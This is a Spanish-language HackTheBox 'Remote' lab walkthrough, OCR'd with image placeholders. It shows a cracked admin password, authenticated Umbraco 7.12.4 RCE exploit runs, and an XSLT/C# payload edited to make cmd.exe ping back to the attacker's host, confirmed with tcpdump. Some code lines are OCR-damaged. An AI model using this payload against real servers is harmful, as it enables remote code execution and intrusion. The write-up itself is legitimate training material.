
utlilzamos crackstation




baconandcheese
intentamos




estamos dentro




aca recordemos que antes intente buscar un exploit para el cms umbraco pero solo habian autenticados y no teniamos la version





aqui ya podemos ver la version Umbraco version 7.12.4





lo descargamos





me tiro un error

```
~/machineshtb/Remote
python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180/umbraco/' -c ipconfig
raceback (most recent call last):
 File "/home/kali/machineshtb/Remote/49488.py", line 53, in <module>
   VIEWSTATE = soup.find(id='__VIEWSTATE')['value']
               ~~~~~~~~~~~~~~~~~~~~~~~~~~~^^^^^^^^^
ypeError: 'NoneType' object is not subscriptable
~/machineshtb/Remote
```

```
~/machineshtb/Remote
python3 49488.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180/' -c ipconfig
indows IP Configuration

thernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::126
   IPv6 Address. . . . . . . . . . . : dead:beef::adb4:8e7:d8:d59e
   Link-local IPv6 Address . . . . . : fe80::adb4:8e7:d8:d59e%12
   IPv4 Address. . . . . . . . . . . : 10.10.10.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:5d68%12
                                       10.10.10.2
~/machineshtb/Remote
```

sin embargo probando otros comandos no hace mucho el exploit por lo cual modificamos el apartado de payload

```
args = parser.parse_args()

# Payload
payload = """\
<?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-
microsoft-com:xslt" xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#" implements-
prefix="csharp_user">public string xml() { string cmd = "%s"; System.Diagnostics.Process proc = new System.Diagnostics.Process();
proc.StartInfo.FileName = "%s"; proc.StartInfo.Arguments = cmd; proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true;  proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> </xsl:template> </xsl:stylesheet>\
""" % (args.arguments, args.command)

login = args.user
```

especificamente las variables
string cmd = "%s y proc.StartInfo.FileName = "%s
string cmd = “/c ping 10.10.14.6” y proc.StartInfo.FileName = “cmd.exe"

```
# Payload
payload = """\
<?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
 xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#" implements-prefix="csharp_user">public string xml() { string cmd = "/c ping
 10.10.14.6"; System.Diagnostics.Process proc = new System.Diagnostics.Process(); proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true;  proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return
 output; }  </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> </xsl:template> </xsl:stylesheet>\
```


```
33 # Payload
34 payload = """\
35 <?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
   xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#" implements-prefix="csharp_user">public string xml() { string cmd = "/c ping
   10.10.14.6"; System.Diagnostics.Process proc = new System.Diagnostics.Process(); proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;
   proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true;  proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return
   output; }  </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> </xsl:template> </xsl:stylesheet>\
36 """ % (args.arguments, args.command)
```

esto para que al ejecutar me haga un ping a mi maquina.


tambien modifico la conexion cambiando las variables de login password y host

```
36 """ % (args.arguments, args.command)
37 #cambio la conexión
38 #login = args.user
39 #password = args.password
40 #host = args.url
41
42 login = "admin@htb.local"
43 password = "baconandcheese"
44 host = "http://10.10.10.180"
45
46 # Process Login
47 url_login = host + "/umbraco/backoffice/UmbracoApi/Authentication/
48 loginfo = { "username": login, "password": password}
```


levantamos tcpdump
sudo tcpdump -i tun0 icmp -n





sin embargo no me funciono entonces validando nuevamente pruebo el otro exploit



lo descargo y cambio lo mismo que el anterior









```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = ""; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';
```

```
print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c ping 10.10.14.6"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local;
```


ahora corremos



